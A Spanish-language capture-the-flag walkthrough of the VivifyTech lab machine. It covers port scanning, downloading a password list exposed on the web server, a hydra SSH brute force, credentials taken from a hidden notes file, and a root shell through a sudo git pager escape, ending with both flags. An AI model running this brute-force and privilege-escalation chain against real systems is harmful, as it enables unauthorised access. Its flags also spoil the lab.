WriteUp: VivifyTech


Nmap

```
# Nmap 7.94SVN scan initiated Tue May  6 19:01:59 2025 as: nmap -sCV -
p22,80,3306,33060 -oN target 192.168.19.104
Nmap scan report for 192.168.19.104
Host is up (0.00013s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 9.2p1 Debian 2+deb12u1 (protocol 2.0)
| ssh-hostkey:
|   256 32:f3:f6:36:95:12:c8:18:f3:ad:b8:0f:04:4d:73:2f (ECDSA)
|_  256 1d:ec:9c:6e:3c:cf:83:f6:f0:45:22:58:13:2f:d3:9e (ED25519)
80/tcp    open  http    Apache httpd 2.4.57 ((Debian))
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.57 (Debian)
3306/tcp  open  mysql   MySQL (unauthorized)
33060/tcp open  mysqlx?
| fingerprint-strings:
|   DNSStatusRequestTCP, LDAPSearchReq, NotesRPC, SSLSessionReq, TLSSessionReq,
X11Probe, afp:
|     Invalid message"
|     HY000
|   LDAPBindReq:
|     *Parse error unserializing protobuf message"
|     HY000
|   oracle-tns:
|     Invalid message-frame."
|_    HY000
1 service unrecognized despite returning data. If you know the service/version,
please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?
new-service :
SF-Port33060-TCP:V=7.94SVN%I=7%D=5/6%Time=681A408D%P=x86_64-pc-linux-gnu%r
SF:(NULL,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(GenericLines,9,"\x05\0\0\0\x0
SF:b\x08\x05\x1a\0")%r(GetRequest,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(HTTP
SF:Options,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(RTSPRequest,9,"\x05\0\0\0\x
SF:0b\x08\x05\x1a\0")%r(RPCCheck,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(DNSVe
SF:rsionBindReqTCP,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(DNSStatusRequestTCP
SF:,2B,"\x05\0\0\0\x0b\x08\x05\x1a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\x0
SF:fInvalid\x20message\"\x05HY000")%r(Help,9,"\x05\0\0\0\x0b\x08\x05\x1a\0
SF:")%r(SSLSessionReq,2B,"\x05\0\0\0\x0b\x08\x05\x1a\0\x1e\0\0\0\x01\x08\x
SF:01\x10\x88'\x1a\x0fInvalid\x20message\"\x05HY000")%r(TerminalServerCook
SF:ie,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(TLSSessionReq,2B,"\x05\0\0\0\x0b
SF:\x08\x05\x1a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\x0fInvalid\x20message
SF:\"\x05HY000")%r(Kerberos,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(SMBProgNeg
SF:,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(X11Probe,2B,"\x05\0\0\0\x0b\x08\x0
SF:5\x1a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\x0fInvalid\x20message\"\x05H
SF:Y000")%r(FourOhFourRequest,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(LPDStrin
SF:g,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(LDAPSearchReq,2B,"\x05\0\0\0\x0b\
```

```
SF:x08\x05\x1a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\x0fInvalid\x20message\
SF:"\x05HY000")%r(LDAPBindReq,46,"\x05\0\0\0\x0b\x08\x05\x1a\x009\0\0\0\x0
SF:1\x08\x01\x10\x88'\x1a\*Parse\x20error\x20unserializing\x20protobuf\x20
SF:message\"\x05HY000")%r(SIPOptions,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(L
SF:ANDesk-RC,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(TerminalServer,9,"\x05\0\
SF:0\0\x0b\x08\x05\x1a\0")%r(NCP,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(Notes
SF:RPC,2B,"\x05\0\0\0\x0b\x08\x05\x1a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a
SF:\x0fInvalid\x20message\"\x05HY000")%r(JavaRMI,9,"\x05\0\0\0\x0b\x08\x05
SF:\x1a\0")%r(WMSRequest,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(oracle-tns,32
SF:,"\x05\0\0\0\x0b\x08\x05\x1a\0%\0\0\0\x01\x08\x01\x10\x88'\x1a\x16Inval
SF:id\x20message-frame\.\"\x05HY000")%r(ms-sql-s,9,"\x05\0\0\0\x0b\x08\x05
SF:\x1a\0")%r(afp,2B,"\x05\0\0\0\x0b\x08\x05\x1a\0\x1e\0\0\0\x01\x08\x01\x
SF:10\x88'\x1a\x0fInvalid\x20message\"\x05HY000");
MAC Address: 08:00:27:CD:91:BB (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Tue May  6 19:02:11 2025 -- 1 IP address (1 host up) scanned in
12.59 seconds
```

Web

Pagina web




Diccionario para las contraseñas

```
curl "http://192.168.19.104/wordpress/wp-includes/secrets.txt" -o dic.txt
```

```
agonglo
tegbesou
paparazzi
womenintech
Password123
bohicon
agodjie
tegbessou
Oba
IfÃ¨
Abomey
Gelede
BeninCity
Oranmiyan
Zomadonu
Ewuare
Brass
Ahosu
Igodomigodo
Edaiken
Olokun
Iyoba
Agasu
Uzama
IhaOminigbon
Agbado
OlokunFestival
Ovoranmwen
Eghaevbo
EwuareII
Egharevba
IgueFestival
Isienmwenro
Ugie-Olokun
Olokunworship
Ukhurhe
OsunRiver
Uwangue
miammiam45
Ewaise
Iyekowa
Idia
Olokunmask
Emotan
OviaRiver
Olokunceremony
Akenzua
Edoculture
```

Diccionario de usuarios sacando los nombres y poniendolos en minuscula




```
sarah
mark
emily
jake
alex
harmonyville
```

Ataque de fuerza bruta por ssh

```
hydra -L users.txt -P dic.txt ssh://192.168.19.104 -t 4 -vV
```

Credenciales `shara:bohicon`

flag: `HMV{Y0u_G07_Th15_0ne_6543}`

Escalada de privilegios

Archivo oculto en el dictorio `$HOME` de shara

`cat ~/.private/Tasks.txt`

```
- Change the Design and architecture of the website
- Plan for an audit, it seems like our website is vulnerable
- Remind the team we need to schedule a party before going to holidays
- Give this cred to the new intern for some tasks assigned to him -
gbodja:4Tch055ouy370N
```

El usuario existe

/etc/passwd

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:100:107::/nonexistent:/usr/sbin/nologin
sshd:x:101:65534::/run/sshd:/usr/sbin/nologin
user:x:1000:1000:user,,,:/home/user:/bin/bash
mysql:x:102:110:MySQL Server,,,:/var/lib/mysql:/bin/false
sarah:x:1001:1001:Sarah,,,:/home/sarah:/bin/bash
gbodja:x:1002:1002:gbodja,,,:/home/gbodja:/bin/bash
emily:x:1003:1003:Emily,,,:/home/emily:/bin/bash
```

Credenciales: `gbodja:4Tch055ouy370N`

Cambiamos de usuario

```
su gbodja
```

Vemos sus permisos

`sudo -l`

```
Matching Defaults entries for gbodja on VivifyTech:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
!admin_flag, use_pty

User gbodja may run the following commands on VivifyTech:
    (ALL) NOPASSWD: /usr/bin/git
```

Git se puede ejecutar con sudo sin contraseña

```
sudo git branch --help config

!/bin/sh
```

root flag=HMV{Y4NV!7Ch3N1N_Y0u_4r3_7h3_R007_8672}

Autor: Xavier Quintero Carrejo